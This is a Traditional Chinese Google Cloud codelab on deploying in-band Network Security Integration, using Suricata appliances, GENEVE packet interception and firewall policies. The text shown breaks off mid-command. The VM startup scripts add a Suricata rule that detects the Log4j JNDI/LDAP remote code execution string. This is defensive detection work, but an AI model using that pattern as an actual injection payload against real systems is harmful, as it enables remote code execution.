

頻帶內網路安全整合 (NSI) 程式碼研究室

來源：<https://codelabs.developers.google.com/network-security-integration-in-band?hl=zh-tw>

步驟數：6

在本程式碼研究室中，您將瞭解如何部署頻內網路安全整合功能。透過網路安全整合功能，您可以在網路流量路徑中放置第三方網路設備，進行透明檢查。

目錄

1. [1. 簡介](#)
2. [2. 事前準備](#)
3. [3. 製作人動作](#)
4. [4. 消費者動作](#)
5. [5. 清除](#)
6. [6. 恭喜！](#)

步驟 1 · 約 0 分鐘

頻帶內網路安全整合 (NSI) 程式碼實驗室

程式碼研究室簡介

subject上次更新時間：3月 27, 2026

account_circle作者：David Tu

1. 簡介

網路安全整合服務

網路安全整合服務 (NSI) 可彈性強化工作負載的網路安全。您可能想運用第三方獨立軟體供應商 (ISV) 提供的專用設備，或是運用深層封包檢查 (DPI) 引擎檢查酬載。為確保與這些第三方設備完美整合，Google Cloud 簡化了設備的透明部署程序，無須變更任何網路或路由。

Google Cloud 提供兩種網路安全整合服務：頻外和頻內。本實驗室將逐步說明如何部署頻內網路安全整合服務。

頻內網路安全整合服務

網路安全整合服務會使用封包攔截技術提供頻內整合，讓您在網路流量路徑中放置第三方網路設備，以透明方式檢查 Google Cloud 工作負載。這個程序會使用通用網路虛擬化封裝 (GENEVE)，將封包安全地傳輸至設備，且不會變更原始來源和目的地 IP 位址。

頻內整合提供以服務為中心的方法，可在 bump-in-the-wire 模式中部署及使用第三方內嵌網路設備。服務供應商可以發布一組可擴充的第三方網路設備，做為攔截部署。身為服務用戶，您可以使用 Cloud Next Generation Firewall 政策和規則，精細選取要以透明方式重新導向至本機攔截端點進行檢查的流量。




圖 1. 頻內整合服務的整體部署架構

若要進一步瞭解頻帶內 NSI 整合，請參閱頻帶內整合[總覽](#)。

頻帶內服務供應商

服務生產端是部署及管理第三方裝置的位置。貴機構中的人員 (例如安全團隊) 或外部供應商都可以管理這項設定。生產者會將虛擬機器 (可以是第三方設備) 註冊為虛擬私有雲網路中內部直通式網路負載平衡器的後端。這些設備會檢查重新導向

至設備的網路流量。服務生產者接著會建立 Intercept 部署作業，這項可用區資源會指向內部直通式網路負載平衡器的轉送規則。

攔截部署項目是可用區資源，代表特定可用區的供應商檢查服務。生產者會為部署 VM 的每個可用區建立攔截部署作業。

攔截部署項目群組是特定專案適用的全域性資源，可讓消費者連線至供應商的檢查服務。供應商會建立攔截部署項目群組，將多個可用區攔截部署項目分組。供應商可透過 IAM 控管哪些消費者可以連線至部署群組。

詳情請參閱「[攔截部署群組總覽](#)」和「[攔截部署總覽](#)」。

頻內服務消費者

服務消費者會使用生產者提供的檢查服務。消費者會指定要檢查的虛擬私有雲，以及檢查的供應商。為此，消費者會建立攔截端點群組 (代表供應商與消費者關係的全球性資源)，並將攔截端點群組連結至供應商的攔截部署群組。

如要將截取端點群組與要檢查流量的 VPC 建立關聯，消費者必須建立截取端點群組關聯。如要選取應傳送至生產者進行檢查的流量，消費者可以建立及使用網路防火牆政策。消費者會建立安全性設定檔群組，其中包含參照攔截端點群組的安全性設定檔。消費者接著建立防火牆規則，將符合特定條件的流量重新導向至生產者的設備。

雖然 Intercept Endpoint Group(IEG) 是專案層級的資源，但 IEG 和 IEG 關聯不必位於同一專案。機構內其他專案的 IEG 關聯可以參照 IEG。代表生產者與消費者關係中的消費者端。消費者會建立攔截端點群組，以使用生產者的檢查服務。消費者端的每個攔截端點群組，都與供應商端的單一攔截部署項目群組相關聯。

詳情請參閱「[攔截端點群組和關聯總覽](#)」。

消費者必須建立防火牆政策規則，將流量重新導向至攔截端點群組。消費者可以在防火牆政策規則中指定相符條件，定義要由生產者設備檢查的流量。

消費者會建立自訂攔截安全性設定檔，指定要使用哪個攔截端點群組檢查流量。

消費者會建立安全性設定檔群組，定義應套用至特定流量子集的安全性檢查功能群組。安全性設定檔群組包含單一自訂攔截安全性設定檔。

建構項目




圖 2. 本程式碼研究室的整體部署架構

為簡化本程式碼研究室，您將使用單一專案，並建立兩個虛擬私有雲網路，以及管理多項網路和安全防護資源。本實驗室將示範如何使用第三方設備部署頻內網路服務整合，以透明插入安全機制。

系統會使用 Cloud Firewall 比對參數 (包括 5 元組：來源 IP、目的地 IP、通訊協定、來源通訊埠、目的地通訊埠) 選取要檢查的流量。為簡化本實驗室，您將檢查 TCP 通訊埠 80 上的所有輸出流量。

供應商會允許來自供應商虛擬私有雲子網路閘道 IP (10.0.0.1/32) 的輸入流量，適用於目的地通訊埠為 6081 的 UDP 封包，這是 GENEVE 的已知通訊埠。

網路防火牆政策規則庫的最終狀態會類似下表：

製作人網路政策：

優先順序	方向	通訊協定	目標	資料來源	目標位置	目標通訊埠	動作
100	輸入	全部	全部	健康檢查	不限	不限	允許
200	輸入	全部	全部	IAP	不限	不限	允許
300	輸入	UDP	全部	10.0.0.1/32	不限	6081	允許

消費者網路政策：

優先順序	方向	通訊協定	目標	資料來源	目標位置	目標通訊埠	動作
200	輸入	TCP	全部	IAP	不限	22	允許
800	輸出	TCP	全部	不限	不限	80	攔截

課程內容

- 如何部署頻帶內網路安全整合服務

軟硬體需求

- Google Cloud 機構和專案
 - 適當的 IAM 權限
 - 瞭解如何部署執行個體及設定網路元件
 - 網路政策防火牆設定知識
-

2. 事前準備

IAM 角色和權限

如要完成頻帶內網路安全整合服務 (NSI) 程式碼研究室，您需要下列 IAM 角色：

- **Compute Network Admin** (`roles/compute.networkAdmin`)：建立及管理虛擬私有雲網路、子網路、Cloud Router、NAT 閘道和負載平衡器後端服務時，需要這個角色。
- **Compute 安全管理員** (`roles/compute.securityAdmin`)：建立、設定及關聯全域網路防火牆政策和規則時，必須具備這項角色。
- **Compute 執行個體管理員** (`roles/compute.instanceAdmin.v1`)：部署、透過 SSH 連線至 Suricata 裝置和消費者測試 VM，以及最終刪除這些項目時，都需要這個角色。
- **攔截部署作業管理員** (`roles/networksecurity.interceptDeploymentAdmin`)：製作人可用於建立及管理區域攔截部署作業和全域部署群組。
- **攔截端點管理員** (`roles/networksecurity.interceptEndpointAdmin`)：消費者用來建立攔截端點群組，並將其與虛擬私有雲網路建立關聯。
- **攔截部署使用者** (`roles/networksecurity.interceptDeploymentUser`)：供應商專案必須具備這項角色，才能授權消費者連線至供應商的部署群組。
- **安全性設定檔管理員** (`roles/networksecurity.securityProfileAdmin`)：必須具備機構層級的權限，才能建立及管理自訂攔截安全性設定檔和安全性設定檔群組。
- **服務使用情形 Admin** (`roles/serviceusage.serviceUsageAdmin`)：啟用 NSI 功能所需的 `networksecurity.googleapis.com` 和 `compute.googleapis.com` API 時，必須具備這項權限。
- **專案檢視者** (`roles/viewer`)：需要這個角色，才能擷取專案設定和機構祖先資訊，用於整個實驗室的环境變數。

Google Cloud API

請確認專案已啟用必要的 Google Cloud API。

啟用必要的 API，在 Cloud Shell 中執行下列 `gcloud` 指令。

```
gcloud services enable compute.googleapis.com \
networksecurity.googleapis.com \
cloudresourcemanager.googleapis.com
```

建立/更新變數

本程式碼實驗室會使用 `$variables`，協助在 Cloud Shell 中實作 `gcloud` 設定。

在 Cloud Shell 中執行下列指令，並視需要替換方括號內的資訊：

注意：您也可以使用 Cloud Console 或 `gcloud projects get-ancestors [project-id]` 取得機構 ID。

```
gcloud config set project [project-id]
export project_id=$(gcloud config list --format="value(core.project)")
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading]
(id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zonea=[first-zone from $region]
export zoneb=[second-zone from $region]
export zonec=[third-zone from $region]
```

注意：如果您先前使用過 Google Cloud，且已安裝 **gcloud**、更新至最新版本並驗證專案，請隨意使用本機電腦，不必透過 Cloud Shell 完成本實驗室。*除非另有說明，否則所有 **gcloud** 指令都應從已安裝****** gcloud ******或 Cloud Shell 的電腦執行。****

3. 製作人動作

附註：請注意，您必須具備必要的 IAM 角色，才能在貴機構中建立[安全性設定檔](#)和[安全性設定檔群組](#) (不在本程式碼研究室的範圍內)。

本節將說明生產端部署。包括部署虛擬私有雲、第三方網路虛擬設備，以及網路安全整合服務的所有相關元件。

VPC 和 Cloud NAT 元件

1. 建立虛擬私有雲和子網路：

```
gcloud compute networks create producer-vpc --subnet-mode=custom

gcloud compute networks subnets create producer-$region-subnet \
  --range=10.0.0.0/24 --network=producer-vpc --region=$region
```

2. 取得子網路閘道 IP，以供防火牆規則使用：

```
export gatewayip=$(gcloud compute networks subnets list --project=$project_id --
network=producer-vpc --format=json | jq -r '[0].gatewayAddress')
```

3. 為生產者虛擬私有雲建立防火牆政策和規則。這些防火牆規則會允許健康狀態檢查、IAP 和 NSI 來源的流量進入：

```

gcloud compute network-firewall-policies create producer-fwpolicy \
  --global

gcloud compute network-firewall-policies rules create 100 \
  --description="allow http traffic from ilb health-check ranges" \
  --action=allow \
  --firewall-policy=producer-fwpolicy \
  --global-firewall-policy \
  --layer4-configs=tcp:80 \
  --direction=INGRESS \
  --src-ip-ranges=35.191.0.0/16,130.211.0.0/22

gcloud compute network-firewall-policies rules create 200 \
  --description="allow ssh from identity-aware-proxy ranges" \
  --action=allow \
  --firewall-policy=producer-fwpolicy \
  --global-firewall-policy \
  --layer4-configs=tcp:22 \
  --direction=INGRESS \
  --src-ip-ranges=35.235.240.0/20

gcloud compute network-firewall-policies rules create 300 \
  --description="allow GENEVE UDP:6081 packets from gateway" \
  --action=allow \
  --firewall-policy=producer-fwpolicy \
  --global-firewall-policy \
  --layer4-configs=udp:6081 \
  --direction=INGRESS \
  --src-ip-ranges=$gatewayip

```

4. 將生產者虛擬私有雲與網路防火牆政策建立關聯：

```

gcloud compute network-firewall-policies associations create \
  --firewall-policy producer-fwpolicy \
  --network producer-vpc \
  --name producer-fwpolicy-association \
  --global-firewall-policy

```

5. 部署 Cloud Router 和 Cloud NAT，讓第三方網路虛擬設備 (NVA) 下載必要套件和更新：

```
gcloud compute addresses create producer-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$region-cloudnatip --
format="value(address)")

gcloud compute routers create producer-$region-cr \
  --region=$region --network=producer-vpc

gcloud compute routers nats create producer-cloudnat-$region \
  --router=producer-$region-cr --router-region $region \
  --nat-all-subnet-ip-ranges \
  --nat-external-ip-pool=producer-$region-cloudnatip
```

第三方 VM

在本實驗室中，您將部署開放原始碼威脅偵測服務 Suricata。這項指令包含啟動指令碼，可安裝及設定 Suricata。此外，還有 iptables，可執行來源網路位址轉譯 (SNAT) 和目的地網路位址轉譯 (DNAT)，以處理及回應 GENEVE 封包。

1. 在第一個區域中部署第三方 NVA。

```

gcloud compute instances create suricata-$zonea \
  --shielded-secure-boot \
  --subnet=producer-$region-subnet \
  --no-address \
  --private-network-ip 10.0.0.3 \
  --zone $zonea \
  --metadata startup-script='#!/bin/bash
    sudo sysctl -w net.ipv4.ip_forward=1
    apt-get update
    apt-get install nginx suricata tcpdump -y
    sudo suricata-update
    sudo systemctl stop suricata
    sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.11/32 -i
ens4 -j DNAT --to-destination 10.0.0.1
    sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1
-o ens4 -j SNAT --to 10.0.0.11
    sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.12/32 -i
ens4 -j DNAT --to-destination 10.0.0.1
    sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1
-o ens4 -j SNAT --to 10.0.0.12
    sudo echo "drop http any any -> any any (msg:\\"EXPLOIT Apache log4j RCE Attempt
(http ldap) (CVE-2021-44228)\\"; content:\\"|24 7b|jndi|3a|ldap|3a 2f 2f|\\"; nocase;
rev:1;)" >> /var/lib/suricata/rules/suricata.rules
    sudo iptables -I FORWARD -j NFQUEUE
    sudo sed -i "s/\ \ /run\/suricata.pid\/\ \ /run\/suricata.pid\ -i\ ens4/g"
/lib/systemd/system/suricata.service
    sudo sed -i "s/\ -\ interface:\ eth0\/\ -\ interface:\ ens4/g"
/etc/suricata/suricata.yaml
    sudo sed -i "s/\ /etc\/suricata\/rules\/\ /var\/lib\/suricata\/rules/g"
/etc/suricata/suricata.yaml
    sudo systemctl daemon-reload
    sudo systemctl stop suricata
    sleep 5
    sudo suricata -c /etc/suricata/suricata.yaml -q 0 &
    sleep 10
'

```

2. 在第二個區域中部署第三方 NVA :

```

gcloud compute instances create suricata-$zoneb \
  --shielded-secure-boot \
  --subnet=producer-$region-subnet \
  --no-address \
  --private-network-ip 10.0.0.4 \
  --zone $zoneb \
  --metadata startup-script='#!/bin/bash
    sudo sysctl -w net.ipv4.ip_forward=1
    apt-get update
    apt-get install nginx suricata tcpdump -y
    sudo suricata-update
    sudo systemctl stop suricata
    sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.11/32 -i
ens4 -j DNAT --to-destination 10.0.0.1
    sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1
-o ens4 -j SNAT --to 10.0.0.11
    sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.12/32 -i
ens4 -j DNAT --to-destination 10.0.0.1
    sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1
-o ens4 -j SNAT --to 10.0.0.12
    sudo echo "drop http any any -> any any (msg:\\"EXPLOIT Apache log4j RCE Attempt
(http ldap) (CVE-2021-44228)\\"; content:\\"|24 7b|jndi|3a|ldap|3a 2f 2f|\\"; nocase;
rev:1;)" >> /var/lib/suricata/rules/suricata.rules
    sudo iptables -I FORWARD -j NFQUEUE
    sudo sed -i "s/\ \ /run\/suricata.pid\/\ \ /run\/suricata.pid\ -i\ ens4/g"
/lib/systemd/system/suricata.service
    sudo sed -i "s/\ -\ interface:\ eth0\/\ -\ interface:\ ens4/g"
/etc/suricata/suricata.yaml
    sudo sed -i "s/\ /etc\/suricata\/rules\/\ /var\/lib\/suricata\/rules/g"
/etc/suricata/suricata.yaml
    sudo systemctl daemon-reload
    sudo systemctl stop suricata
    sleep 5
    sudo suricata -c /etc/suricata/suricata.yaml -q 0 &
    sleep 10
'

```

Producer 負載平衡器元件

1. 建立一般健康狀態檢查，用於檢查第三方 NVA 的可用性：

```
gcloud compute health-checks create http nva-hc
```

2. 為每個可用區建立區域非代管執行個體群組：

```
gcloud compute instance-groups unmanaged create producer-$zonea-ug \
  --zone $zonea

gcloud compute instance-groups unmanaged create producer-$zoneb-ug \
  --zone $zoneb
```

3. 將執行個體新增至執行個體群組：

```
gcloud compute instance-groups unmanaged add-instances producer-$zonea-ug --
instances=suricata-$zonea --zone=$zonea

gcloud compute instance-groups unmanaged add-instances producer-$zoneb-ug --
instances=suricata-$zoneb --zone=$zoneb
```

使用下列指令，驗證執行個體群組是否包含執行個體：

```
gcloud compute instance-groups unmanaged list-instances producer-$zonea-ug --
zone=$zonea

gcloud compute instance-groups unmanaged list-instances producer-$zoneb-ug --
zone=$zoneb
```

輸出內容範例：

```
NAME: suricata-$zonea
STATUS: RUNNING

NAME: suricata-$zoneb
STATUS: RUNNING
```

4. 建立內部 UDP 後端服務：

```
gcloud compute backend-services create producer-bes \
  --protocol=UDP \
  --region=projects/$project_id/regions/$region \
  --health-checks=projects/$project_id/global/healthChecks/nva-hc \
  --load-balancing-scheme=INTERNAL
```

5. 將兩個執行個體群組新增至後端服務：

```
gcloud compute backend-services add-backend producer-bes --instance-  
group=projects/$project_id/zones/$zonea/instanceGroups/producer-$zonea-ug --  
region=$region
```

```
gcloud compute backend-services add-backend producer-bes --instance-  
group=projects/$project_id/zones/$zoneb/instanceGroups/producer-$zoneb-ug --  
region=$region
```

6. 為轉送規則保留內部 IP。每個攔截部署作業都需要專屬的轉送規則：

```
gcloud compute addresses create producer-fr-$zonea-ip \  
  --region $region --subnet producer-$region-subnet \  
  --addresses 10.0.0.11
```

```
gcloud compute addresses create producer-fr-$zoneb-ip \  
  --region $region --subnet producer-$region-subnet \  
  --addresses 10.0.0.12
```

7. 為每個可用區建立轉送規則。這是必要步驟，因為攔截部署作業需要專屬的轉送規則：

```
gcloud compute forwarding-rules create producer-fr-$zonea \  
  --ip-protocol=UDP --address=10.0.0.11 \  
  --backend-service=projects/$project_id/regions/$region/backendServices/producer-bes \  
  \  
  --ip-version=IPV4 \  
  --ports=6081 \  
  --load-balancing-scheme=INTERNAL \  
  --region=projects/$project_id/regions/$region \  
  --network=projects/$project_id/global/networks/producer-vpc \  
  --subnet=projects/$project_id/regions/$region/subnetworks/producer-$region-subnet
```

```
gcloud compute forwarding-rules create producer-fr-$zoneb \  
  --ip-protocol=UDP --address=10.0.0.12 \  
  --backend-service=projects/$project_id/regions/$region/backendServices/producer-bes \  
  \  
  --ip-version=IPV4 \  
  --ports=6081 \  
  --load-balancing-scheme=INTERNAL \  
  --region=projects/$project_id/regions/$region \  
  --network=projects/$project_id/global/networks/producer-vpc \  
  --subnet=projects/$project_id/regions/$region/subnetworks/producer-$region-subnet
```

網路安全整合服務元件

1. 建立攔截部署作業群組：

```
gcloud network-security intercept-deployment-groups create producer-nsi-deployment-  
group \  
  --location global \  
  --no-async \  
  --network producer-vpc
```

確認部署群組已順利建立：

```
gcloud network-security intercept-deployment-groups describe producer-nsi-deployment-  
group \  
  --location global
```

輸出範例：

```
createTime: '2025-01-16T06:13:48.075183628Z'  
name: projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-  
deployment-group  
network: projects/$project_id/global/networks/producer-vpc  
reconciling: false  
state: ACTIVE  
updateTime: '2025-01-16T06:13:50.556947138Z'
```

2. 為每個區域建立攔截部署作業：

```
gcloud network-security intercept-deployments create nsi-deployment-$zonea \  
  --location $zonea \  
  --forwarding-rule producer-fr-$zonea \  
  --forwarding-rule-location $region \  
  --no-async \  
  --intercept-deployment-group  
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-  
deployment-group
```

```
gcloud network-security intercept-deployments create nsi-deployment-$zoneb \  
  --location $zoneb \  
  --forwarding-rule producer-fr-$zoneb \  
  --forwarding-rule-location $region \  
  --no-async \  
  --intercept-deployment-group  
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-  
deployment-group
```

確認攔截部署作業是否成功建立：


```
gcloud network-security intercept-deployments describe nsi-deployment-$zonea \
  --location $zonea

gcloud network-security intercept-deployments describe nsi-deployment-$zoneb \
  --location $zoneb
```

輸出內容範例：

```
createTime: '2025-01-16T06:27:08.834875130Z'
forwardingRule: projects/$project_id/regions/$region/forwardingRules/producer-fr
interceptDeploymentGroup:
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-
deployment-group
name: projects/$project_id/locations/$zonea/interceptDeployments/nsi-
deployment-$zonea
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:34:14.401072601Z'

createTime: '2025-01-16T06:33:47.798469786Z'
forwardingRule: projects/$project_id/regions/$region/forwardingRules/producer-
fr-$zoneb
interceptDeploymentGroup:
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-
deployment-group
name: projects/$project_id/locations/us-west1-b/interceptDeployments/nsi-
deployment-$zoneb
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:34:25.258447474Z'
```

恭喜，你已完成製作人端的設定。接著，您將設定用戶端，攔截流量並以透明方式傳送至第三方設備，以強制執行政策。

4. 消費者動作

為求簡單，本實驗室會在單一專案中使用不同的虛擬私有雲，但在實際環境中，生產者和消費者資源可能位於不同專案，甚至是不同機構。

VPC 和 Cloud NAT 元件

1. 建立虛擬私有雲和子網路：

```
gcloud compute networks create consumer-vpc --subnet-mode=custom

gcloud compute networks subnets create consumer-$region-subnet \
  --range=192.168.0.0/24 --network=consumer-vpc --region=$region
```

2. 建立 Cloud Router 和 Cloud NAT 閘道：

```
gcloud compute addresses create consumer-$region-cloudnatip \
  --region=$region

export cloudnatip=$(gcloud compute addresses list \
  --filter=name:consumer-$region-cloudnatip \
  --format="value(address)")

gcloud compute routers create consumer-$region-cr \
  --region=$region \
  --network=consumer-vpc

gcloud compute routers nats create consumer-cloudnat-$region \
  --router=consumer-$region-cr --router-region $region \
  --nat-all-subnet-ip-ranges \
  --nat-external-ip-pool=consumer-$region-cloudnatip
```

攔截端點群組和關聯

1. 建立攔截端點群組：

```
gcloud network-security intercept-endpoint-groups create nsi-endpoint-group \
  --location global \
  --no-async \
  --intercept-deployment-group
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-
deployment-group
```

驗證端點是否已成功建立：

```
gcloud network-security intercept-endpoint-groups describe nsi-endpoint-group \  
  --location global
```

輸出範例：

```
createTime: '2025-01-16T06:37:10.620185836Z'  
interceptDeploymentGroup:  
projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-  
deployment-group  
name: projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-  
group  
reconciling: false  
state: ACTIVE  
updateTime: '2025-01-16T06:37:22.707994466Z'
```

2. 建立攔截端點群組關聯，並指定取用者 VPC：

```
gcloud network-security intercept-endpoint-group-associations create nsi-endpoint-  
group-assoc \  
  --location global \  
  --network consumer-vpc \  
  --no-async \  
  --intercept-endpoint-group  
projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
```

驗證：

```
gcloud network-security intercept-endpoint-group-associations describe nsi-endpoint-  
group-assoc \  
  --location global
```

輸出內容範例：

```
createTime: '2025-01-16T06:40:21.125202733Z'
interceptEndpointGroup:
projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
locations:
- location: $zonea
  state: ACTIVE
- location: $zoneb
  state: ACTIVE
name: projects/$project_id/locations/global/interceptEndpointGroupAssociations/nsi-
endpoint-group-assoc
network: projects/$project_id/global/networks/consumer-vpc
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:40:56.085493855Z'
```

安全性設定檔和安全性設定檔群組

接著，您將建立攔截專用的自訂安全性設定檔，並附加至安全性設定檔群組。安全性設定檔和安全性設定檔群組用於第三方設備的封包攔截。

1. 建立自訂攔截安全性設定檔：

```
gcloud network-security security-profiles custom-intercept create nsi-intercept-
profile \
  --organization $org_id \
  --location global \
  --billing-project $project_id \
  --intercept-endpoint-group
projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
```

確認安全性設定檔已成功建立：

```
gcloud network-security security-profiles custom-intercept \
describe nsi-intercept-profile \
  --organization=$org_id \
  --location=global
```

輸出內容範例：

```
{
  "createTime": "2025-01-16T20:25:21.545756039Z",
  "customInterceptProfile": {
    "interceptEndpointGroup":
"projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group"
  },
  "etag": "vBACvRe70k70rNJ3stzuCAvp_JbiPD2IWqcHKKAGlzw",
  "name": "organizations/$org_id/locations/global/securityProfiles/nsi-intercept-profile",
  "type": "CUSTOM_INTERCEPT",
  "updateTime": "2025-01-16T20:25:24.101764860Z"
}
```

2. 建立安全性設定檔群組：

```
gcloud network-security security-profile-groups create nsi-spg \
  --custom-intercept-profile=nsi-intercept-profile \
  --organization=$org_id \
  --project=$project_id \
  --location=global
```

確認 SPG 已成功建立：

```
gcloud network-security security-profile-groups describe nsi-spg \
  --organization $org_id \
  --billing-project $project_id \
  --location global
```

輸出內容範例：

```
"createTime": "2025-01-16T20:31:23.545946850Z",
"customInterceptProfile":
"organizations/$org_id/locations/global/securityProfiles/nsi-intercept-profile",
"etag": "bAE-90dCYvYfOKga4EfGXWRGuJXJpsiTEegVsw3AmM0",
"name": "organizations/$org_id/locations/global/securityProfileGroups/nsi-spg",
"updateTime": "2025-01-16T20:31:27.588870973Z"
```

防火牆政策、規則和關聯

1. 建立全域網路防火牆政策：

```
gcloud compute network-firewall-policies create consumer-fwpolicy \
  --global
```

2. 建立防火牆規則：

```
gcloud compute network-firewall-policies rules create 200 \  
  --description="allow ssh traffic from identity-aware-proxy ranges" \  
  --action=allow \  
  --firewall-policy=consumer-fwpolicy \  
  --global-firewall-policy \  
  --layer4-configs=tcp:22 \  
  --direction=INGRESS \  
  --src-ip-ranges=35.235.240.0/20
```

3. 建立防火牆規則，透過 NSI 攔截所有輸出流量，並以透明方式傳送至第三方設備。這項規則會傳送所有 TCP:80 輸出流量以供檢查。

```
gcloud compute network-firewall-policies rules create 800 \  
  --action APPLY_SECURITY_PROFILE_GROUP \  
  --firewall-policy consumer-fwpolicy \  
  --security-profile-group  
"organizations/$org_id/locations/global/securityProfileGroups/nsi-spg" \  
  --direction EGRESS \  
  --layer4-configs tcp:80 \  
  --dest-ip-ranges 0.0.0.0/0 \  
